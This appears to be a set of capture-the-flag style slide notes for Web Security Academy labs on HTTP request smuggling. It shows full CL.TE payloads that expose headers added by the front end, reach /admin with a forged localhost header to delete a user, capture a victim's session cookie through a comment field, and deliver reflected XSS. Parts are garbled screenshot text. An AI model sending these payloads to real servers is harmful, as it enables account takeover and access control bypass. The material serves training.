- There's an admin panel at /admin, but it's only accessible to people with the IP address 127.0.0.1. The front-end server adds an HTTP header to incoming requests containing their IP address. It's similar to the X-Forwarded-For header but has a different name.
- To solve the lab, smuggle a request to the back-end server that reveals the header that is added by the front-end server. Then smuggle a request to the back-end server that includes the added header, accesses the admin panel, and deletes the user carlos.
- Note
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- **Summary – Steps to Exploit:**
- See slides.

- The front-end server is adding additional request headers before sending the requests over to the back-end server. Without these headers the back-end server will not process the request. Which means any smuggled request will not work the intended way.
- The first step is to identify a parameter whose value is being reflected in the response.
- The “search” parameter is reflecting its value in the response.

Request		Response							
	Pretty	Raw	Hex	Hackvertor	Pretty	Raw	Hex	Render	Hackvertor
1	POST / HTTP/2				45	Home			
2	Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net				46				
3	Cookie: session=616Xym573EQ3qPccJg8eRxBVR9KkB2f5				47	<p>			
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0				48				
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				49	</p>			
6	Accept-Language: en-US,en;q=0.5				50				
7	Accept-Encoding: gzip, deflate				51	My account			
8	Content-Type: application/x-www-form-urlencoded				52				
9	Content-Length: 14				53	<p>			
10	Origin: https://0a86000103eee35380729e8700ef0091.web-security-academy.net				54				
11	Referer: https://0a86000103eee35380729e8700ef0091.web-security-academy.net/				55	</p>			
12	Upgrade-Insecure-Requests: 1				56	</section>			
13	Sec-Fetch-Dest: document				57	</header>			
14	Sec-Fetch-Mode: navigate				58	<header class="notification-header">			
15	Sec-Fetch-Site: same-origin					</header>			
16	Sec-Fetch-User: ?1					<section class="blog-header">			
17	Te: trailers					<h1>			
18						0 search results for 'test123'			
19	search=test123					</h1>			

Request

P Raw Hex Hackvertor



```
1 POST / HTTP/1.1
2 Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
3 Cookie: session=6i6Xym573EQ3qPccJg8eRxBVR9KkB2f5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
5 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
   q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 165
10 Origin: https://0a86000103eee35380729e8700ef0091.web-security-academy.net
11 Referer: https://0a86000103eee35380729e8700ef0091.web-security-academy.net/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Transfer-Encoding: chunked
19
20 0
21
22 POST / HTTP/1.1
23 Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
24 Content-Type: application/x-www-form-urlencoded
25 Content-Length: 75
26
27 search=
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8661
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/>
11    <link href="/resources/css/labsBlog.css" type="text/css" rel="stylesheet">
12    <title>
13      Exploiting HTTP request smuggling via header rewriting
14    </title>
15   </head>
16   <body>
17     <script src="/resources/labheader/js/>
18     </script>
19     <div id="academyLabHeader">
20       <section class="academyLabBanner">
21         <div class="container">
22           <div class="logo">
23             <img alt="Academy Lab Logo" />
24           </div>
25           <div class="title-container">
26             <h2>
27               Exploiting HTTP request smuggling via header rewriting
28             </h2>
29           </div>
30         </section>
31       </div>
32     </div>
33   </body>
34 </html>
```

- This is the “normal” request that is submitted after the payload request, and we can see in the response the header that the front-end added to the request.

Request

Pretty Raw Hex Hackvertor

CLTE Exploit

- The smuggled request will be that same request that is reflected its parameter’s value in the response.
- The goal is to see the request header that the front-end server added to the normal request, in the HTTP response.

Response

Pretty Raw Hex Render Hackvertor

```
46 <section class="top-links">
47   <a href="/">Home
48   </a>
49   <p>|</p>
50   </section>
51 </header>
52 <header class="notification-header">
53   <section class="blog-header">
54     <h1>
55       0 search results for 'POST / HTTP/1.1
56       X-wWMfcS-Ip: 67.79.28.115
57       Host: 0a86000103eee35380'</h1>
58   </section>
59 </header>
60 <hr>
```

- The GET /admin endpoint is only available if logged in as an administrator or if the request originated from local host.

Request

Pretty	Raw	Hex	Hackvertor
1 GET /admin HTTP/2 2 Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net 3 Cookie: session=616Xym573EQ3qPccJg8eRxBVR9KkB3f5 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,* /*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Upgrade-Insecure-Requests: 1 9 Sec-Fetch-Dest: document 10 Sec-Fetch-Mode: navigate 11 Sec-Fetch-Site: none 12 Sec-Fetch-User: ?1 13 Te: trailers 14 15			

Response

Pretty	Raw	Hex	Render	Hackvertor
41 <section class="maincontainer"> 42 <div class="container is-page"> 43 <header class="navigation-header"> 44 <section class="top-links"> 45 Home 46 47 <p> 48 49 </p> 50 51 My account 52 53 <p> 54 55 </p> 56 </section> 57 </header> 58 <header class="notification-header"> 59 </header> 60 Admin interface only available if logged in as an administrator, or if 61 requested from 127.0.0.1 62 </div> 63 </section>				

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
3 Cookie: session=6i6Xym573EQ3qPccJg8eRxBVR9KkB2f5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 189
10 Origin: https://0a86000103eee35380729e8700ef0091.web-security-academy.net
11 Referer: https://0a86000103eee35380729e8700ef0091.web-security-academy.net/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Transfer-Encoding: chunked
19
20 O
21
22 GET /admin HTTP/1.1
23 Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
24 X-WMfcS-IP: 127.0.0.1
25 Content-Type: application/x-www-form-urlencoded
26 Content-Length: 75
27
28 x=1
```

Request
Pretty

Response

```
Pretty Raw Hex Render Hackvertor  
1 HTTP/1.1 200 OK  
2 Content-Type: text/html; charset=utf-8  
3 X-Frame-Options: SAMEORIGIN  
4 Connection: close  
5 Content-Length: 8661  
6  
7 <!DOCTYPE html>  
8 <html>  
9   <head>  
10    <link href="/resources/labheader/css/...  
11    <link href="/resources/css/labsBlog.c  
12    <title>  
13      Exploiting HTTP request smuggling ...  
14    </title>  
15  </head>  
16  <body>  
17    <script src="/resources/labheader/js.  
18    </script>  
19    <div id="academyLabHeader">  
20      <section class='academyLabBanner'>  
21        <div class=container>  
22          <div class=logo>  
23        </div>  
24        <div class=title-container>
```

- Now when we submit a normal request, we can see the results of the /admin endpoint.

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
3 Cookie: session=6i6Xym573EQ3qPccJg8eRxBVR9Kk82f5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 11
10 Origin: https://0a86000103eee35380729e8700ef0091.web-security-academy.net
11 Referer: https://0a86000103eee35380729e8700ef0091.web-security-academy.net/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 search=test
```

Response

	Pretty	Raw	Hex	Render	Hackvertor
50	<p> </p> My account <p> </p> </section> </header>	<p> </p> My account <p> </p> </section> </header>			
51	<header class="notification-header"> </header>	<header class="notification-header"> </header>			
52	<section>	<section>			
53	<h1> Users </h1>	<h1> Users </h1>			
54	<div>	<div>			
55					
56	wiener -	wiener -			
57					
58	 Delete 	 Delete 			
59	</div>	</div>			
60	<div>	<div>			
61					
62	carlos -	carlos -			
63	 Delete	 Delete			

- Change the IP address in the smuggled payload to be 127.0.0.1.

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
3 Cookie: session=6i6Xym573EQ3qPccJg8eRxBVR9KkB2f5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 212
10 Origin: https://0a86000103eee35380729e8700ef0091.web-security-academy.net
11 Referer: https://0a86000103eee35380729e8700ef0091.web-security-academy.net/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Transfer-Encoding: chunked
19
20 0
21
22 GET /admin/delete?username=carlos HTTP/1.1
23 Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
24 X-WMfcS-Ip: 127.0.0.1
25 Content-Type: application/x-www-form-urlencoded
26 Content-Length: 75
27
28 x=1
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8661
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/"/>
11    <link href="/resources/css/labsBlog.c"
12    <title>
13      Exploiting HTTP request smuggling
14    </title>
15   </head>
16   <body>
17    <script src="/resources/labheader/js/"/>
18   </script>
19   <div id="academyLabHeader">
20     <section class="academyLabBanner">
21       <div class=container>
22         <div class=logo>
23         </div>
24         <div class=title-container>
25           <h2>
26             Exploiting HTTP request sm
27             rewritting
28           </h2>
29           <a class=link-back href='
30             <img alt="Back button icon" />
31           <span>Back</span>
32         </a>
33       </section>
34     </div>
35   </div>
36 </body>
37 </html>
```

- Now change the endpoint in the payload to point to the endpoint that deletes the user, Carlos.

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
3 Cookie: session=6i6Xym573EQ3qPccJg8eRxBVR9KkB2f5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 11
10 Origin: https://0a86000103eee35380729e8700ef0091.web-security-academy.net
11 Referer: https://0a86000103eee35380729e8700ef0091.web-security-academy.net/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 search=test
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 302 Found
2 Location: /admin
3 Set-Cookie: session=D9oRpq3juGg8mlfOF7ii6rCdr'
4 SameSite=None
5 X-Frame-Options: SAMEORIGIN
6 Connection: close
7 Content-Length: 0
8
```

- The next 3 slides will be more notes.
- This is the “kick-off” request/payload that includes the smuggled request.
- The Front-End server, which only handles the Content-Length header, will add a required header before sending the requests to the backend server

The screenshot shows a browser developer tools Network tab with two entries:

Request

```

POST / HTTP/1.1
Host: ac8f1f581e313dfac0bc27c500380059.web-security-academy.net
Cookie: session=YAQmb79hgbN6nIZmX0Qra5wPxZdrXqEP
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: https://ac8f1f581e313dfac0bc27c500380059.web-security-academy.net
Referer: https://ac8f1f581e313dfac0bc27c500380059.web-security-academy.net/
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 176
Transfer-Encoding: chunked
0
POST / HTTP/1.1
Host: ac8f1f581e313dfac0bc27c500380059.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 741
search=Test123...

```

Response

```

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 7586
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/css/labsBlog.css" rel="stylesheet">
<title>
Exploiting HTTP request smuggling to reveal front-end request rewriting
</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js">
</script>
<div id="academyLabHeader">
<section class='academyLabBanner'>
<div class=container>
<div class=logo>
</div>
<div class=title-container>
<h2>
Exploiting HTTP request smuggling to reveal front-end
</h2>

```

Both the Request and Response sections have a red box highlighting the "Content-Length" header in the first POST request. The Response section also has a red box highlighting the "Content-Length" header in its own response.

- The Content-Length here matters.
- To low we won't see all the info.
- To high the normal request will stall.

- So, the “kick-off” request in the last slide will have this required header added by the front-end server before going to the back-end.
- Now any normal request that gets sent after the “kick-off” request will essentially be used as the value for the “search” parameter used. However, this normal request will have the required header included because the front-end server will include it.
- So now when the back-end server processes the smuggled request that was sent with the “kick-off” request (this happened because the back-end server is using the TE encoding scheme), it will add the “normal” request as the value for the “search” parameter in the smuggled request.

The screenshot shows two panels from a browser developer tools Network tab. The left panel is labeled "Request" and the right panel is labeled "Response".

Request:

```

POST / HTTP/1.1
Host: ac8f1f581e313dfac0bc27c500380059.web-security-academy.net
Cookie: session=YAQmb79hgbN6nIZmX0Qra5wPxZdrXqEP
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: https://ac8f1f581e313dfac0bc27c500380059.web-security-academy.net
Referer: https://ac8f1f581e313dfac0bc27c500380059.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-User: ?1
Te: trailers
Connection: close
search=MY+REQUEST+WAS+SENT

```

Response:

```

</header>
<section class=blog-header>
<h1>
0 search results for 'Test123...POST / HTTP/1.1
X-TwIRZd-Ip: 67.79.28.115
Host:
ac8f1f581e313dfac0bc27c500380059.web-security-academy.net
Cookie: session=YAQmb79hgbN6nIZmX0Qra5wPxZdrXqEP
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin:
https://ac8f1f581e313dfac0bc27c500380059.web-security-academy.net
Referer:
https://ac8f1f581e313dfac0bc27c500380059.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-User: ?1
Te: trailers
search='MY REQUEST WAS SENT'

```

Both panels have tabs for "Pretty", "Raw", "Hex", "Render", "Copy", "Find", and "Select All". At the bottom, there are search bars and a message indicating 0 matches found.

- This is the “normal” request that was sent after the “kick-off” request.
- The response is returned here even though the /login path does not normally display the search data.

Request

```
Pretty Raw Hex ⌂ \n ⌂
1 GET /login HTTP/1.1
2 Host: ac8f1f581e313dfac0bc27c500380059.web-security-academy.net
3 Cookie: session=YAQmb79hgbN6nIZmX0Qra5wPxZdrXqEP
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0)
Gecko/20100101 Firefox/97.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://ac8f1f581e313dfac0bc27c500380059.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17
```

Response

```
Pretty Raw Hex Render ⌂ \n ⌂
48      </section>
49      </header>
50      <header class="notification-header">
51      </header>
52      <section class=blog-header>
53          <h1>
54              0 search results for 'Test123...GET /login HTTP/1.1
55              X-Tw1RZd-Ip: 67.79.28.115
56              Host:
57              ac8f1f581e313dfac0bc27c500380059.web-security-academy.net
58              Cookie: session=YAQmb79hgbN6nIZmX0Qra5wPxZdrXqEP
59              User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0)
60              Gecko/20100101 Firefox/97.0
61              Accept: text/html,application/xhtml+xml,
62              application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
63              Accept-Language: en-US,en;q=0.5
64              Accept-Encoding: gzip, deflate
65              Referer:
66              https://ac8f1f581e313dfac0bc27c500380059.web-security-acade'
67          </h1>
68          <hr>
69      </section>
70      <section class=search>
71          <form action=/ method=POST>
72              <input type=text placeholder='Search the blog...' name=search>
73              <button type=submit class=button>
74                  Search
75          </form>
76      </section>
```

Lab: Exploiting HTTP request smuggling to capture other users' requests

Lab: Exploiting HTTP request smuggling to capture other users' requests

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.
- To solve the lab, smuggle a request to the back-end server that causes the next user's request to be stored in the application. Then retrieve the next user's request and use the victim user's cookies to access their account.
- Notes
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- The lab simulates the activity of a victim user. Every few POST requests that you make to the lab, the victim user will make their own request. You might need to repeat your attack a few times to ensure that the victim user's request occurs as required.
- **Summary – Steps to Exploit:**
- See slides.

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: Oai200b30463432580695398004c0037.web-security-academy.net
3 Cookie: session=xAhDYm174xbo9OEeaEVqOQINgiDddxfc
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oai200b30463432580695398004c0037.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 4
17 Transfer-Encoding: chunked
18
19 1
20 A
21 X
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 125
5
6 <html>
7   <head>
8     <title>
9       Server Error: Proxy error
10    </title>
11  </head>
12  <body>
13    <h1>
14      Server Error: Communication timed out
15    </h1>
16  </body>
17 </html>
```

- First identify which request smuggling method the application is vulnerable to:

1. CL.TE
2. TE.CL

<https://portswigger.net/web-security/request-smuggling/finding>

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: Oai200b30463432580695398004c0037.web-security-academy.net
3 Cookie: session=xAhDYm174xbo9OEeaEVqOQINgiDddxfc
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oai200b30463432580695398004c0037.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 6
17 Transfer-Encoding: chunked
18
19 0
20
21 X
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8233
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href=/resources/labheader/css/a
11    <link href=/resources/css/labsBlog.cs
12    <title>
13      Exploiting HTTP request smuggling t
14      requests
15    </title>
16  </head>
17  <body>
18    <script src=/resources/labheader/js/
19    </script>
20    <div id="academyLabHeader">
21      <section class='academyLabBanner'>
22        <div class=container>
23          <div class=logo>
24        </div>
25      </div>
26    </div>
```

Request

```
Pretty Raw Hex Hackvertor  
1 POST / HTTP/1.1  
2 Host: 0a1200b30463432580695398004c0037.web-security-academy.net  
3 Cookie: session=xAhDYml74xb09OEeaEVqOQINgiDddxfc  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Referer: https://0a1200b30463432580695398004c0037.web-security-academy.net/  
9 Upgrade-Insecure-Requests: 1  
10 Sec-Fetch-Dest: document  
11 Sec-Fetch-Mode: navigate  
12 Sec-Fetch-Site: same-origin  
13 Sec-Fetch-User: ?1  
14 Te: trailers  
15 Content-Type: application/x-www-form-urlencoded  
16 Content-Length: 338  
17 Transfer-Encoding: chunked  
18  
19 0  
20  
21 POST /post/comment HTTP/1.1  
22 Host: 0a1200b30463432580695398004c0037.web-security-academy.net  
23 Cookie: session=xAhDYml74xb09OEeaEVqOQINgiDddxfc  
24 Content-Type: application/x-www-form-urlencoded  
25 Content-Length: 911  
26  
27 csrf=Q6QVUyV14qLqLPPNU9X8x7D8sAisjpYY&postId=2&name=test&email=test%40test&website=https%3A%2F%2Ftest&comment=test...
```

Response

```
Pretty Raw Hex Render Hackvertor  
1 HTTP/1.1 200 OK  
2 Content-Type: text/html; charset=utf-8  
3 X-Frame-Options: SAMEORIGIN  
4 Connection: close  
5 Content-Length: 8233  
6  
7 <!DOCTYPE html>  
8 <html>  
9   <head>  
10    <link href="/resources/labheader/css/ac  
11    <link href="/resources/css/labsBlog.css  
12    <title>  
13      Exploiting HTTP request smuggling to  
14    </title>  
15  </head>  
16  <body>  
17    <script src="/resources/labheader/js/1  
18    </script>  
19    <div id="academyLabHeader">  
20      <section class='academyLabBanner'>  
21        <div class=container>  
22          <div class=logo>  
23        </div>  
24        <div class=title-container>  
25          <h2>  
26            Exploiting HTTP request smug  
27            requests  
28          </h2>  
29          <a class:  
30            https://  
31            ab-captu  
32            Back&n  
33            tress ...  
34        </div>  
35      </section>  
36    </div>  
37  </body>  
38</html>
```

- The smuggled request payload intentionally has the “comment” parameter at the end since this is the parameter that can hold a lot of data.
- After the payload is sent, when the victim user submits their request, it will be appended to the comment parameter’s value, which will then appear in the application’s UI. The data captured will include the victim user’s session cookie.

- This is the CL.TE payload that was submitted to the application.
- It took a while to get the full data because the Content-Length header in the smuggled request needs to be high enough value to capture all the data, but not go over it.
- Hint:** The session cookie is 32 bytes, once we can see the session cookie in the response from the user, figure out how many more bytes are needed to get all 32.

/post/comment HTTP/1.1 Host: 0a1200b30463432580695398004c0037.web-security-

 test | 29 May 2023

test...GET / HTTP/1.1 Host: 0a1200b30463432580695398004c0037.web-security-academy.net
sec-ch-ua: "Google Chrome";v="113", "Chromium";v="113", "Not-A.Brand";v="24" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "Linux" upgrade-insecure-requests: 1 user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36 accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 sec-fetch-site: none sec-fetch-mode: navigate sec-fetch-user: ?1 sec-fetch-dest: document accept-encoding: gzip, deflate, br accept-language: en-US,en;q=0.9 cookie: victim-fingerprint=v1UiqRt4udv276TK5L4aw3bmHN7aj7hY; secret=eclDZRbS0oIFDtSFVcrJZwbq08kLtE; session=An9reccoMFNt3cH361Z4QwQeZXrRgf5J

Leave a comment

Comment:

Lab: Exploiting HTTP request smuggling to deliver reflected XSS

Lab: Exploiting HTTP request smuggling to deliver reflected XSS

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.
- The application is also vulnerable to reflected XSS via the User-Agent header.
- To solve the lab, smuggle a request to the back-end server that causes the next user's request to receive a response containing an XSS exploit that executes alert(1).
- Notes
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- The lab simulates the activity of a victim user. Every few POST requests that you make to the lab, the victim user will make their own request. You might need to repeat your attack a few times to ensure that the victim user's request occurs as required.
- **Summary – Steps to Exploit:**
- See slides.

Request

Pretty Raw Hex Hackvertor

```
1 GET /post?postId=1 HTTP/2
2 Host: 0a8f00fd04bfbb418460921200450004.web-security-academy.net
3 Cookie: session=Vk7XtLmpeRYFkNQdmU4NOvxvf0hOHKSj
4 User-Agent: Test123
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a8f00fd04bfbb418460921200450004.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
i couldn't understand a darn word in this blog. Then I remembered my husband always changes the computer language to Spanish just to annoy me.
82 </p>
83 <p>
84 </p>
85 </section>
86 <hr>
87 <section class="add-comment">
88   <h2>
89     Leave a comment
90   </h2>
91   <form action="/post/comment" method="POST" enctype="application/x-www-form-urlencoded">
92     <input required type="hidden" name="csrf" value="19rvOkAgrSqvPrVpStMqqfSPvc1ckmB">
93     <input required type="hidden" name="userAgent" value="Test123">
94     <input required type="hidden" name="postId" value="1">
95     <label>
96       Comment:
97     </label>
98     <textarea required rows="12" cols="300" name="comment">
99   </form>
100 
```

Request

Pretty Raw Hex Hackvertor

```
1 GET /post?postId=1 HTTP/2
2 Host: 0a8f00fd04bfbb418460921200450004.web-security-academy.net
3 Cookie: session=Vk7XtLmpeRYFkNQdmU4NOvxvf0hOHKSj
4 User-Agent: "><b>Test123</b><""
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a8f00fd04bfbb418460921200450004.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
<section class="add-comment">
85   <h2>
86     Leave a comment
87   </h2>
88   <form action="/post/comment" method="POST" enctype="application/x-www-form-urlencoded">
89     <input required type="hidden" name="csrf" value="19rvOkAgrSqvPrVpStMqqfSPvc1ckmB">
90     <input required type="hidden" name="userAgent" value="">
91     <b>
92       Test123
93     </b>
94     <"">
95     <input required type="hidden" name="postId" value="1">
96     <label>
97       Comment:
98     </label>
99     <textarea required rows="12" cols="300" name="comment">
100   </form>

```

- First step is to identify the XSS vulnerability.
- In this request GET /post?postId=1, the application is reflecting the request's User-Agent header in the response.
- There is no validation on the input and XSS is possible.

Leave a comment

Test123<"">

Comment:

- Trigger a XSS payload to confirm that it is executed in the application.
- This is the request that we will smuggle to the application.

Name:

Email:

Request

Pretty Raw Hex Hackvertor

```
1 GET /post?postId=1 HTTP/2
2 Host: 0a8f00fd04bfb418460921200450004.web-security-academy.net
3 Cookie: session=Vr7XtLmpeRYFkNQdmU4NOvxvfv0hOHKSj
4 User-Agent: "><script>alert(1)</script><""
5 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
